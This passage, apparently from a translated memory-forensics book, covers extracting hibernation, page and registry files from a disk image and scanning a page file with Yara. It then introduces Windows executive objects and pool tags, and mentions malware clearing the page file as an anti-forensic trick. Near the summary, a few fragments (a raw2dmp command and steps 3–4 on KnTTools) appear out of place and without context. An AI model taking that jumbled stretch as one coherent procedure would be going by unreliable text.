$ mmls image.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
     Slot    Start        End          Length       Description
00:  Meta    0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000000   0000002047   0000002048   Unallocated
02:  00:00   0000002048   0031455231   0031453184   NTFS (0x07)
03:  -----   0031455232   0031457279   0000002048   Unallocated
```

Как видно, смещение начального сектора равно 2048. Это значение передаётся параметром `-o` другим утилитам The Sleuth Kit (TSK), например `fls`. Помните, что у разных дисков разные смещения, поэтому 2048 - лишь значение для нашего примера. Следующая команда показывает, как отфильтровать вывод списка файлов корневого каталога раздела NTFS.

```
$ fls -o 2048 image.dd | grep hiber
r/r 36218-128-1:       hiberfil.sys
```

Индексный дескриптор, или в данном случае номер MFT, равен 36218. Теперь для извлечения содержимого файла достаточно передать смещение сектора и индексный дескриптор команде `icat`. Перед этим убедитесь, что на целевом носителе достаточно свободного места для файла гибернации. Следующая команда показывает процесс извлечения:

```
$ icat -o 2048 image.dd 36218 > /media/external/hiberfil.sys
$ file /media/external/hiberfil.sys
/media/external/hiberfil.sys: data
```

Теперь, когда файл гибернации восстановлен, можно начинать его анализ в Volatility. Однако далее будет рассмотрена одна оговорка, связанная с возможностью определить правильный профиль.

Запрос реестра для определения профиля

Часто доказательства, например жёсткий диск, поступают без каких-либо сведений о целевой системе. Работала ли она, например, под управлением 32-разрядной Windows 7 или 64-разрядной Windows Server 2012? Эта информация необходима для выбора правильного профиля Volatility. Во многих случаях можно просто запустить плагин `kdbgscan`, однако помните, что блок данных отладчика не является обязательным и злоумышленники могут им манипулировать (см. главу 3). В таком случае потребуется резервный способ определения профиля системы. Здесь у вас есть доступ к жёсткому диску с кустами реестра, и это можно использовать в своих интересах. Следующие команды показывают, как извлечь кусты `SYSTEM` и `SOFTWARE`, а затем проверить, что восстановлены допустимые файлы реестра Microsoft Windows.

```
$ fls -o 2048 -rp image.dd | grep -i config/system$
r/r 58832-128-3:      Windows/System32/config/SYSTEM
$ fls -o 2048 -rp image.dd | grep -i config/software$
r/r 58830-128-3:      Windows/System32/config/SOFTWARE
$ icat -o 2048 image.dd 58832 > /media/external/system
$ icat -o 2048 image.dd 58830 > /media/external/software
$ file /media/external/system /media/external/software
system:   MS Windows registry file, NT/2000 or above
software: MS Windows registry file, NT/2000 or above
```

После выгрузки нужных файлов кустов их можно исследовать автономным анализатором реестра. Здесь мы используем `reglookup`, инструмент с открытым исходным кодом с сайта projects.sentinelchicken.org. В частности, в кусте `SOFTWARE` можно найти значение `ProductName`, а в кусте `SYSTEM` - значение `PROCESSOR_ARCHITECTURE`, как показано ниже:

```
$ reglookup -p "Microsoft/Windows NT/CurrentVersion"
     /media/external/software | grep ProductName
/Microsoft/Windows NT/CurrentVersion/ProductName,SZ,Windows 7 Professional,
$ reglookup
    -p "ControlSet001/Control/Session Manager/Environment/PROCESSOR_ARCHITECTURE"
    /media/external/system
/ControlSet001/Control/[snip]/PROCESSOR_ARCHITECTURE,SZ,AMD64,
```

Вывод показывает, что целевая система работала под управлением Windows 7 Professional на процессоре AMD64. Следовательно, профиль должен быть `Win7SP0x64` или `Win7SP1x64`. Дополнительно различить пакеты обновления можно, запросив значение `CSDVersion` в реестре.

Восстановление файла или файлов подкачки

На занятиях мы часто задаём слушателям вопрос с подвохом: где искать файл подкачки, если потребуется его восстановить? Почти все отвечают: `C:\pagefile.sys`. Хотя технически этот ответ не ошибочен, он и не полон, поскольку в системе Windows может быть до 16 файлов подкачки. Поэтому перед попыткой их получить всегда следует определить количество файлов подкачки и их местоположение. Это можно сделать, запросив реестр `SYSTEM`, как показано ниже:

```
$ reglookup -p "ControlSet001/Control/Session Manager/Memory Management"
      -t MULTI_SZ /media/external/system
PATH,TYPE,VALUE,MTIME
/ControlSet001/Control/Session Manager/Memory
Management/PagingFiles,MULTI_SZ,\??\C:\pagefile.sys,
/ControlSet001/Control/Session Manager/Memory
Management/ExistingPageFiles,MULTI_SZ,\??\C:\pagefile.sys,
```

В целевой системе был только один файл подкачки, поэтому в данном случае ответ `C:\pagfile.sys` оказался правильным. Путь к файлу показан дважды из-за наличия двух значений: `PagingFiles` - доступные для использования файлы и `ExistingPageFiles` - используемые в

данный момент. Если в системе их несколько, будет показан полный список путей. Восстановить файл или файлы подкачки из образа диска можно так:

```
$ fls -o 2048 image.dd | grep pagefile
r/r 58981-128-1:      pagefile.sys
$ icat -o 2048 image.dd 58981 > /media/external/pagefile.sys
```

Теперь, когда файл или файлы подкачки выделены из образа диска, можно переходить к этапам анализа.

> **Предупреждение.** В том же ключе куста `SYSTEM`, который мы запрашиваем для поиска файлов подкачки, находится значение `ClearPageFileAtShutdown`. Нам встречались вредоносные программы, устанавливавшие для этого значения `DWORD` значение 1 в качестве анти-криминалистического приёма: в результате при выключении системы файл подкачки очищается. В таком случае всё ещё можно попытаться восстановить некоторые энергозависимые доказательства с диска, вырезав освобождённые или снятые с распределения блоки с помощью TSK либо другого комплекса криминалистического анализа дисков.

Кроме того, начиная с Windows 8.1 в разделе `CurrentControlSet\Control\CrashControl` имеется значение `SavePageFileContents`, определяющее, должна ли Windows сохранять содержимое файла подкачки при перезагрузках.

Анализ файла или файлов подкачки

Как вы помните из предыдущих разделов главы, некоторые программные инструменты, работающие в действующей системе, способны собирать файл или файлы подкачки во время получения. Независимо от того, применялся ли такой инструмент или файлы были извлечены из образа диска, возможности углублённого анализа содержимого файла подкачки сравнительно ограниченны. Помните, что файл подкачки - лишь неупорядоченный набор кусочков головоломки. Без таблиц страниц, предоставляющих необходимый контекст, невозможно определить, как они складываются в общую картину. Возможность дополнить анализ необработанного дампа памяти данными из файла или файлов подкачки, получив более полное представление физической памяти, впервые была описана Николасом Полом Маклином в работе *Acquisition and Analysis of Windows Memory* (4tphi.net). Однако практические реализации этой методики по большей части не были проверены либо недоступны.

В документации HBGary Responder указано, что он поддерживает анализ файлов подкачки. WinDBG также заявляет поддержку интеграции файлов подкачки (см. msdn.microsoft.com). В частности, согласно документации, должна существовать возможность создать CAB-файл с дампом памяти и файлом или файлами подкачки и проанализировать его отладчиком. Однако обсуждение в списке рассылки OSR показывает, что это утверждение в значительной степени неверно или просто устарело (osronline.com).

Хотя анализ файлов подкачки входит в наши планы, на момент написания книги выполнить его с помощью Volatility невозможно. Поэтому сейчас лучшими вариантами расследования остаются способы, не требующие контекста или структурированного анализа данных, например поиск строк, антивирусное сканирование или сигнатуры Yara.

На самом деле Майкл Матонис создал инструмент `page_brute` (см. github.com), который анализирует файлы подкачки, разделяя их на фрагменты размером со страницу и сканируя каждый фрагмент правилами Yara. Набор правил Yara, распространяемый с инструментом по умолчанию, способен находить запросы и ответы HTTP, заголовки сообщений SMTP, команды FTP и тому

подобное. Как всегда, стандартные правила можно дополнить или создать собственные наборы, чтобы настроить сканирование.

Предположим, вы исследуете компьютер подозреваемого, обвиняемого в покупке и продаже контролируемых веществ через Интернет. Браузер подозреваемого был настроен так, чтобы не кэшировать содержимое на диск и не сохранять файл истории. Кроме того, в момент изъятия компьютер был выключен, поэтому у вас имеется только криминалистический образ диска. Обнаружив и извлекая файл или файлы подкачки, вы надеетесь найти доказательства причастности подозреваемого к предполагаемому преступлению. Для помощи в поиске вы создаёте следующее правило Yara:

```
rule drugs
{
    strings:
    $s0 = "silk road" nocase ascii wide
    $s1 = "silkroad" nocase ascii wide
    $s2 = "marijuana" nocase ascii wide
    $s3 = "bitcoin" nocase ascii wide
    $s4 = "mdma" nocase ascii wide

    condition:
    any of them
}
```

Правило с именем `drugs` сработает для любой страницы файла подкачки, содержащей одну из перечисленных строк. Следующая команда показывает запуск сканирования:

```
$ python page_brute-BETA.py -r drugs.yar -f /media/external/pagefile.sys
[+] - YARA rule of File type provided for compilation: drugs.yar
..... Ruleset Compilation Successful.
[+] - PAGE_BRUTE running with the following options:
       [-] - PAGE_SIZE: 4096
       [-] - RULES TYPE: FILE
       [-] - RULE LOCATION: drugs.yar
       [-] - INVERSION SCAN: False
       [-] - WORKING DIR: PAGE_BRUTE-2014-03-24-12-49-57-RESULTS
       =================
   [snip]
        [!] FLAGGED BLOCK 58641: drugs
        [!] FLAGGED BLOCK 58642: drugs
        [!] FLAGGED BLOCK 58643: drugs
        [!] FLAGGED BLOCK 58646: drugs
        [!] FLAGGED BLOCK 58652: drugs
        [!] FLAGGED BLOCK 58663: drugs
        [!] FLAGGED BLOCK 58670: drugs
        [!] FLAGGED BLOCK 58684: drugs
        [!] FLAGGED BLOCK 58685: drugs
        [!] FLAGGED BLOCK 58686: drugs
        [!] FLAGGED BLOCK 58687: drugs
        [!] FLAGGED BLOCK 58688: drugs
        [!] FLAGGED BLOCK 58689: drugs
    [snip]
```

Число после сообщения `FLAGGED BLOCK` - индекс соответствующей страницы в файле подкачки. Каждая страница, совпавшая с сигнатурой, извлекается в рабочий каталог `PAGE_BRUTE-2014-03-24-12-49-57-RESULTS` с именем, соответствующим индексу. Затем извлечённые блоки можно анализировать по отдельности либо, для быстрого первоначального просмотра данных, просто запустить `strings` для всего каталога, как показано ниже:

```
$ cd PAGE_BRUTE-2014-03-24-12-49-57-RESULTS/drugs
$ strings * | less
https://bitcoin.org/font/ubuntu-bi-webfont.ttf
chrome://browser/content/urlbarBindings.xml#promobox
https://coinmkt.com/js/libs/autoNumeric.js?v=0.0.0.8
Bitcoin
Getting
https://bitcoin.org/font/ubuntu-ri-webfont.svg
```

```
https://bitcoin.org/font/ubuntu-ri-webfont.woff
wallet
Z N
http://howtobuybitcoins.info/img/miniflags/us.png
http://silkroaddrugs.org/silkroad-drugs-complete-step-by-step-guide/#c-3207
Location:
you want to also check out Silk Roads biggest competitor the click
silkroad6ownowfk.onion/categories/drugs-ecstasy/items
http://silkroaddrugs.org/silkroad-drugs-complete-step-by-step-guide/#c-2587
[snip]
```

Несмотря на попытку подозреваемого свести к минимуму артефакты истории просмотра, исследование файла подкачки всё же позволило найти доказательства этой активности. Суть в том, что скрыть или стереть артефакты в памяти гораздо труднее, чем на диске, особенно когда ОС незаметно записывает части памяти на диск во время обычных операций, таких как подкачка.

> **Примечание.** Пользователи Windows 7 и более поздних версий при желании могут шифровать системные файлы подкачки с помощью Encrypting File System (EFS). Хотя по умолчанию эта возможность отключена, её текущее состояние можно проверить, введя `fsutil behavior query EncryptPagingFile` в командной строке администратора.

В Linux пространство подкачки фактически представляет собой раздел, а не файл; его местоположение можно вывести командой `cat /proc/swaps` либо найти в `/etc/fstab`. Однако для доступа к содержимому потребуется образ диска. В Mac OS X пространство подкачки по умолчанию шифруется начиная с версии 10.7. Можно вывести список файлов в каталоге `/var/vm` или запросить состояние командой `sysctl`, как показано ниже:

```
$ ls -al /var/vm/*
-rw------T  1 root  wheel  2147483648 Mar  2 11:24 /var/vm/sleepimage
-rw-------  1 root  wheel    67108864 Apr  9 09:24 /var/vm/swapfile0
-rw-------  1 root  wheel  1073741824 Apr 28 22:28 /var/vm/swapfile1
-rw-------  1 root  wheel  1073741824 Apr 28 22:28 /var/vm/swapfile2
$ sysctl vm.swapusage
vm.swapusage: total = 2048.00M  used = 1061.00M  free = 987.00M  (encrypted)
```

Файлы дампов сбоев

Многие системы настроены на запись дампов сбоев на диск при появлении BSoD. Поэтому стоит проверить, не сохранились ли файлы, созданные при предыдущих сбоях и впоследствии не удалённые. По умолчанию они записываются в `%SystemRoot%\MEMORY.DMP`, однако путь можно изменить, отредактировав ключ `CurrentControlSet\Control\CrashControl` куста реестра `SYSTEM`. Заодно проверьте пути Windows Error Reporting (Dr. Watson) в ключе `Software\Microsoft\Windows\Windows Error Reporting` как в `HKEY_CURRENT_USER`, так и в `HKEY_LOCAL_MACHINE`. Скорее всего, там найдутся лишь дампы памяти пользовательского режима, а не полные, но во время нестабильной работы системы они всё равно могут служить ценным источником энергозависимых данных.

> **Примечание.** Помните: если в целевой системе включена служба теневого копирования томов (Volume Shadow Copy Service, VSS), эти альтернативные источники энергозависимых доказательств также могут быть доступны и содержать данные за предыдущие периоды.

Итоги

Точное получение физической памяти требует надлежащего планирования, надёжных инструментов и соблюдения лучших практик. Прежде чем выбирать методику или программный комплекс, тщательно оцените варианты с учётом среды и особенностей каждого дела, поскольку возможности анализа зависят от успешного получения. Помните также, что доказательства из памяти часто находятся на энергонезависимых носителях и, образно говоря, встречаются в самых разных "формах и размерах". Следует знать различные форматы, способы преобразования между ними при необходимости и сложности, присущие каждому типу образца памяти.

Чтобы преобразовать необработанный образец памяти в дамп сбоя:

```
$ python vol.py -f memory.raw --profile=Win8SP0x64 raw2dmp -O win8.dmp
Volatility Foundation Volatility Framework 2.4
Writing data (5.00 MB chunks): |........[snip].......................|
```

3. Передайте полученные доказательства на криминалистическую рабочую станцию с соблюдением рекомендаций из раздела «Локальное получение на съёмный носитель». Список каталога доказательств показывает сжатый и зашифрованный дамп физической памяти, один или несколько файлов подкачки, журнал получения, состояние пользовательской системы и хеши. Расширение `lznt1.kpg` указывает на сжатие и шифрование. Критически важные файлы ОС, включая `ntoskrnl.exe`, `tcpip.sys`, `ndis.sys` и другие, также захватываются для последующего анализа и находятся в подкаталоге `WINDOWS`.

```
C:\Analyst>dir "{DC04DB43-AC21-4060-8954-17D0AD3166DC}"
 Directory of C:\Analyst\{DC04DB43-AC21-4060-8954-17D0AD3166DC}
05/06/2014  09:14 PM    <DIR>          .
05/06/2014  09:14 PM    <DIR>          ..
05/06/2014  09:14 PM             1,524 memory.bin.dumpheader.lznt1.kpg
05/06/2014  09:14 PM       933,585,748 memory.bin.lznt1.kpg
05/06/2014  09:14 PM             4,116 memory.log.lznt1.kpg
05/06/2014  09:14 PM        51,067,636 memory.Pagedump_C!!
pagefile!sys.DMP.lznt1.kpg
05/06/2014  09:14 PM           293,348 memory.user_system_state.xml.lznt1.kpg
05/06/2014  09:14 PM             4,068 memory.xml.lznt1.kpg
05/06/2014  09:14 PM    <DIR>          WINDOWS
               6 File(s)    984,956,440 bytes
               3 Dir(s)     901,435,392 bytes free
```

4. Расшифруйте файлы своим сертификатом с помощью утилиты `kntencrypt.exe`. Команда создаёт новые файлы с расширением `lznt1`, показывающим, что они всё ещё сжаты.

```
C:\Analyst\KnTTools.amd64>kntencrypt.exe --cert michael.ligh.cer
      -d -v "{DC04DB43-AC21-4060-8954-17D0AD3166DC}/*"
KnTTools, 2.3.0.2898
KnTTools encryption utility., 2.3.0.2898
Copyright (C) 2006-2013 GMG Systems, Inc.
07/05/2014  02:31:41 (UTC)
06/05/2014  21:31:41 (local time)
```

Глава 5. Объекты Windows и распределение памяти в пулах

Часть II. Криминалистический анализ памяти Windows

• Глава 5. Объекты Windows и распределение памяти в пулах
• Глава 6. Процессы, дескрипторы и токены
• Глава 7. Внутреннее устройство памяти процесса
• Глава 8. Поиск вредоносных программ в памяти процесса
• Глава 9. Журналы событий
• Глава 10. Реестр в памяти
• Глава 11. Сетевое взаимодействие
• Глава 12. Службы
• Глава 13. Криминалистический анализ ядра и руткиты
• Глава 14. Графическая подсистема Windows, часть I
• Глава 15. Графическая подсистема Windows, часть II
• Глава 16. Дисковые артефакты в памяти
• Глава 17. Реконструкция событий
• Глава 18. Построение временных шкал

Все артефакты, которые вы находите в дампах памяти, имеют общее происхождение: каждый из них начинается с выделения памяти. Помимо фактических данных, хранящихся внутри областей памяти и вокруг них, артефакты различаются тем, как, когда и зачем эти области были выделены. С точки зрения криминалистического анализа памяти изучение таких характеристик помогает делать выводы о содержимом выделенной области, а значит, находить и обозначать определённые типы данных во всём большом дампе памяти. Кроме того, знакомство с алгоритмами операционной системы для выделения и освобождения памяти помогает понять контекст найденных данных, например используются ли они сейчас или помечены как свободные.

В этой главе представлены понятия исполнительных объектов Windows, выделений в пулах ядра и сканирования тегов пула. В частности, эти знания будут использованы для поиска объектов, таких как процессы, файлы и драйверы, способом, не зависящим от того, как операционная система перечисляет объекты. Тем самым можно противодействовать руткитам, пытающимся скрыться путём манипуляций с внутренними структурами данных операционной системы. Кроме того, можно выявлять объекты, которые использовались, но затем были отброшены, хотя ещё не перезаписаны, и получать ценную информацию о событиях прошлого.

Исполнительные объекты Windows

Значительная часть криминалистического анализа памяти связана с поиском и исследованием исполнительных объектов. Из главы 2 вы знаете, что Windows написана на C и активно использует структуры C для организации связанных данных и атрибутов. Некоторые из этих структур называются исполнительными объектами, потому что ими управляет диспетчер объектов Windows - компонент ядра, реализованный модулем NT: он создаёт, защищает, удаляет их и выполняет другие операции.

Технически структура становится исполнительным объектом, когда операционная система добавляет перед ней различные заголовки для управления такими службами, как именование, контроль доступа и счётчики ссылок. Следовательно, по этому определению все исполнительные объекты являются структурами, но не все структуры являются исполнительными объектами.

Различать их крайне важно, поскольку вследствие выделения диспетчером объектов все исполнительные объекты имеют сходные характеристики. Например, у всех исполнительных объектов имеются упомянутые заголовки, а у структур, выделенных другими подсистемами, такими как стек TCP/IP (`tcpip.sys`), таких заголовков нет.

Наиболее значимые для криминалистики типы исполнительных объектов описаны в табл. 5-1 вместе с соответствующими именами структур. С этими типами объектов вы будете знакомиться на протяжении всей книги, поэтому пока считайте это лишь кратким первым введением. Фактически каждый объект из таблицы анализируется как минимум одним плагином Volatility.

Таблица 5-1. Значимые для криминалистики объекты Windows

Имя объекта	Структура	Описание
File	`_FILE_OBJECT`	Экземпляр открытого файла, представляющий доступ процесса или модуля ядра к файлу, включая разрешения, области памяти, хранящие части содержимого файла, и имя файла.
Process	`_EPROCESS`	Контейнер, позволяющий потокам выполняться в закрытом виртуальном адресном пространстве и сохраняющий открытые дескрипторы ресурсов, например файлов, ключей реестра и т. д.
SymbolicLink	`_OBJECT_SYMBOLIC_LINK`	Создаётся для поддержки псевдонимов, помогающих сопоставлять пути сетевых ресурсов и съёмные носители с буквами дисков.
Token	`_TOKEN`	Хранит сведения о контексте безопасности, например идентификаторы безопасности (SID) и привилегии, процессов и потоков.
Thread	`_ETHREAD`	Объект, представляющий планируемую сущность выполнения внутри процесса и связанный с ней контекст ЦП.
Mutant	`_KMUTANT`	Объект взаимного исключения, обычно применяемый для синхронизации либо управления доступом к определённым ресурсам.
WindowStation	`tagWINDOWSTATION`	Граница безопасности для процессов и рабочих столов, содержащая также буфер обмена и таблицы атомов.
Desktop	`tagDESKTOP`	Объект, представляющий отображаемую поверхность экрана и содержащий пользовательские объекты, например окна, меню и кнопки.
Driver	`_DRIVER_OBJECT`	Представляет образ загруженного драйвера режима ядра и содержит адреса функций драйвера, обрабатывающих управляющие команды ввода-вывода.
Key	`_CM_KEY_BODY`	Экземпляр открытого ключа реестра, содержащий сведения о значениях и данных ключа.

Имя объекта	Структура	Описание
Type	_OBJECT_TYPE	Объект с метаданными, описывающими общие свойства всех остальных объектов.

Примечание. Типы исполнительных объектов различаются между версиями Windows, поскольку для поддержки новых возможностей часто требуются новые объекты, а старые объявляются устаревшими. Чтобы увидеть полный список типов объектов определённой версии Windows в инструменте с графическим интерфейсом (GUI), можно использовать WinObj от Sysinternals (technet.microsoft.com). Далее в главе вы узнаете, как сделать это программно с помощью Volatility.

Заголовки объектов

Одна из общих черт всех типов исполнительных объектов - наличие заголовка объекта (_OBJECT_HEADER) и нуля или нескольких необязательных заголовков. В памяти заголовок объекта находится непосредственно перед структурой исполнительного объекта. Аналогично, все имеющиеся необязательные заголовки расположены перед заголовком объекта в фиксированном порядке. В результате получается предсказуемая компоновка памяти, показанная на рис. 5-1. Поэтому найти структуру, то есть _FILE_OBJECT на рисунке, по адресу её _OBJECT_HEADER или наоборот несложно: они всегда непосредственно соседствуют, а размер _OBJECT_HEADER постоянен для каждой операционной системы.

Возможность определить, какие необязательные заголовки присутствуют и каковы их смещения относительно начала заголовка объекта, зависит от члена InfoMask заголовка объекта. Прежде чем перейти к этому вопросу, рассмотрим полную структуру заголовка объекта в 64-разрядной Windows 7.

```
>>> dt("_OBJECT_HEADER")
'_OBJECT_HEADER' (56 bytes)
0x0   : PointerCount              ['long long']
0x8   : HandleCount               ['long long']
0x8   : NextToFree                ['pointer64', ['void']]
0x10  : Lock                      ['_EX_PUSH_LOCK']
0x18  : TypeIndex                 ['unsigned char']
0x19  : TraceFlags                ['unsigned char']
0x1a  : InfoMask                  ['unsigned char']
0x1b  : Flags                     ['unsigned char']
0x20  : ObjectCreateInfo          ['pointer64', ['_OBJECT_CREATE_INFORMATION']]
0x20  : QuotaBlockCharged         ['pointer64', ['void']]
0x28  : SecurityDescriptor        ['pointer64', ['void']]
0x30  : Body                      ['_QUAD']
```




Рисунок 5-1. Исполнительные объекты и их заголовки в 64-разрядной Windows

Ключевые положения

Обратите внимание на следующие ключевые положения:

• `PointerCount`: содержит общее количество указателей на объект, включая ссылки режима ядра.
• `HandleCount`: содержит количество открытых дескрипторов объекта.
• `TypeIndex`: это значение сообщает, с каким типом объекта вы имеете дело, например с процессом, потоком или файлом.
• `InfoMask`: это значение сообщает, какие необязательные заголовки присутствуют, если они вообще имеются.
• `SecurityDescriptor`: хранит сведения об ограничениях безопасности объекта, например о том, каким пользователям разрешены чтение, запись, удаление и другие операции.
• `Body`: этот член служит лишь заполнителем, представляющим начало структуры, содержащейся внутри объекта.

Необязательные заголовки

Необязательные заголовки объекта содержат различные виды метаданных, помогающих описывать объект. Очевидно, поскольку они необязательны, они имеются не у всех типов объектов; даже разные экземпляры одного типа объекта могут иметь разные сочетания необязательных заголовков. Например, ядро не отслеживает статистику квот, то есть использования ресурсов, для процессов `Idle` и `System`, поэтому у этих двух объектов `_EPROCESS` отсутствуют заголовки `_OBJECT_HEADER_QUOTA_INFO`. Кроме того, мьютексу имя требуется лишь в том случае, если им должны совместно пользоваться несколько процессов. Следовательно, у именованных мьютексов имеется заголовок `_OBJECT_HEADER_NAME_INFO`, а у неименованных его нет. Хотя многие необязательные заголовки полезны для криминалистики, следователи чаще всего анализируют заголовок имени.

В табл. 5-2 показаны необязательные заголовки, доступные в 64-разрядных системах Windows 7. Если значение из столбца "Битовая маска" установлено в `_OBJECT_HEADER.InfoMask` объекта, соответствующий необязательный заголовок присутствует. Если вспомнить компоновку структур на рис. 5-1, необязательные заголовки находятся по отрицательным смещениям от начала

_OBJECT_HEADER. Точное расстояние зависит от наличия других заголовков и их размеров, приведённых в столбце "Размер" табл. 5-2.

Таблица 5-2. Необязательные заголовки в 64-разрядной Windows 7

Имя	Структура	Битовая маска	Размер, байт	Описание
Creator Info	_OBJECT_HEADER_CREATOR_INFO	0x1	32	Хранит сведения о создателе объекта.
Name Info	_OBJECT_HEADER_NAME_INFO	0x2	32	Хранит имя объекта.
Handle Info	_OBJECT_HEADER_HANDLE_INFO	0x4	16	Содержит данные о процессах с открытыми дескрипторами объекта.
Quota Info	_OBJECT_HEADER_QUOTA_INFO	0x8	32	Отслеживает статистику использования и ресурсов.
Process Info	_OBJECT_HEADER_PROCESS_INFO	0x10	16	Определяет процесс-владелец.

Примечание. Начиная с Windows 8 и Server 2012 появился новый необязательный заголовок со сведениями аудита (_OBJECT_HEADER_AUDIT_INFO) и битовой маской 0x40. Подробнее об изменениях форматов заголовков объектов между версиями операционных систем см. по адресу codemachine.com.

Объекты типов объектов

Член TypeIndex структуры _OBJECT_HEADER представляет собой индекс в nt!ObTypeIndexTable - массив объектов типов (_OBJECT_TYPE). Как было показано в табл. 5-1, эти объекты содержат метаданные, описывающие общие свойства всех объектов. Для криминалистического анализа памяти эти данные критически важны, поскольку позволяют определить тип объекта, следующего за _OBJECT_HEADER. Например, записи таблицы дескрипторов процесса (см. главу 6) указывают на заголовки объектов. Поэтому при перечислении записей таблицы дескрипторов тип данных после заголовка произволен: это может быть _FILE_OBJECT, _EPROCESS или любой другой исполнительный объект. Различить варианты можно, изучив значение TypeIndex, найдя соответствующий этому индексу _OBJECT_TYPE и затем проверив член Name. Соответствия между именами типов объектов и именами их структур приведены в табл. 5-1.

Структуры данных

Ниже приведён пример структуры типа объекта в 64-разрядной Windows 7:

```
>>> dt("_OBJECT_TYPE")
'_OBJECT_TYPE' (208 bytes)
0x0   : TypeList                      ['_LIST_ENTRY']
0x10  : Name                          ['_UNICODE_STRING']
0x20  : DefaultObject                 ['pointer64', ['void']]
0x28  : Index                         ['unsigned char']
0x2c  : TotalNumberOfObjects          ['unsigned long']
0x30  : TotalNumberOfHandles          ['unsigned long']
0x34  : HighWaterNumberOfObjects      ['unsigned long']
0x38  : HighWaterNumberOfHandles      ['unsigned long']
```

```
0x40  : TypeInfo                      ['_OBJECT_TYPE_INITIALIZER']
0xb0  : TypeLock                      ['_EX_PUSH_LOCK']
0xb8  : Key                           ['unsigned long']
0xc0  : CallbackList                  ['_LIST_ENTRY']
```

Ключевые положения

Ключевые положения таковы:

• `Name`: строка Unicode с именем типа объекта, например `Process`, `File` или `Key`.
• `TotalNumberOfObjects`: общее количество существующих в системе объектов данного типа.
• `TotalNumberOfHandles`: общее количество открытых дескрипторов объектов данного типа.
• `TypeInfo`: структура `_OBJECT_TYPE_INITIALIZER`, сообщающая тип памяти, использованный для выделения экземпляров этих объектов, например страничную или нестраничную память.
• `Key`: четырёхбайтовый тег, используемый для уникальной маркировки выделений памяти, содержащих объекты именно этого типа.

Члены `TypeInfo` и `Key` дают две подсказки, которые окажутся бесценными для криминалистического анализа памяти: по существу, они сообщают, где искать - в страничной или нестраничной памяти - и что искать - определённый четырёхбайтовый тег, - чтобы найти все экземпляры конкретного типа объектов, например все процессы или все файлы. Следующий пример показывает, как динамически получить эти сведения из дампа памяти, написав короткий сценарий для плагина `volshell`:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell
Volatile Systems Volatility Framework 2.4
Current context: process System, pid=4, ppid=0 DTB=0x187000
To get help, type 'hh()'
>>> kernel_space = addrspace()
>>> ObTypeIndexTable = 0xFFFFF80002870300
>>> ptrs = obj.Object("Array",
...                   targetType = "Pointer",
...                   offset = ObTypeIndexTable,
...                   count = 100,
...                   vm = kernel_space)
>>> ptrs[0]
<NoneObject pointer to [0x00000000]>
>>> ptrs[1]
<NoneObject pointer to [0xBAD0B0B0]>
>>> for i, ptr in enumerate(ptrs):
...     objtype = ptr.dereference_as("_OBJECT_TYPE")
...     if objtype.is_valid():
...         print i, str(objtype.Name), "in",
...                  str(objtype.TypeInfo.PoolType),
...                  "with key",
...                  str(objtype.Key)
...
2 Type in NonPagedPool with key ObjT
3 Directory in PagedPool with key Dire
4 SymbolicLink in PagedPool with key Symb
5 Token in PagedPool with key Toke
6 Job in NonPagedPool with key Job
7 Process in NonPagedPool with key Proc
8 Thread in NonPagedPool with key Thre
9 UserApcReserve in NonPagedPool with key User
10 IoCompletionReserve in NonPagedPool with key IoCo
11 DebugObject in NonPagedPool with key Debu
12 Event in NonPagedPool with key Even
[snip]
```

Как видно из кода, данные по адресу ядра `0xFFFFF80002870300` были интерпретированы как массив указателей на структуры `_OBJECT_TYPE`. Перебрав результаты, можно увидеть, что объекты `Process` находятся в нестраничной памяти, а объекты `Token` - в страничной. Следовательно, можно

ожидать, что объекты _EPROCESS всегда будут находиться в RAM, тогда как некоторые объекты _TOKEN могут быть выгружены на диск. Кроме того, у вас появляется потенциальная сигнатура для сканирования при поиске фактических объектов в памяти: Proc для процессов и Toke для токенов. Разумеется, нужна более надёжная сигнатура, чем всего четыре байта, иначе результаты будут затуманены ложными срабатываниями. Это подводит нас к следующему требованию: пониманию выделений в пулах.

> **Примечание.** Чтобы получить адрес 0xFFFFF80002870300 для предыдущего примера, мы ввели в WinDBG команду x nt!ObTypeIndexTable. Ваше значение будет другим. Если доступа к WinDBG нет, сходные со сценарием результаты можно получить с помощью плагина Volatility objtypescan, как показано в следующей команде:

```
$ python vol.py -f win7x64cmd.dd --profile=Win7SP0x64 objtypescan
Volatility Foundation Volatility Framework 2.4
Offset               nObjects   nHandles Key   Name                 PoolType
------------------ ---------- ---------- ----- -------------------- ---------
0xfffffa8001840190       0x2a        0x0 ObjT  Type                 NonPaged
0xfffffa80018469f0        0x1        0x1 IoCo  IoCompletionReserve  NonPaged
0xfffffa8001846b40        0x0        0x0 User  UserApcReserve       NonPaged
0xfffffa8001846c90      0x1dc      0x320 Thre  Thread               NonPaged
0xfffffa8001846de0       0x27       0xd6 Proc  Process              NonPaged
0xfffffa8001846f30        0x2        0x2 Job   Job                  NonPaged
0xfffffa800184bad0     0x2bd5     0x4b9 Toke  Token                Paged
0xfffffa800184bde0       0xc2        0x5 Symb  SymbolicLink         Paged
0xfffffa800184bf30       0x27       0x6f Dire  Directory            Paged
0xfffffa80018aca50        0x0        0x0 Debu  DebugObject          NonPaged
0xfffffa80018b7570     0x2023     0x2421 Even  Event                NonPaged
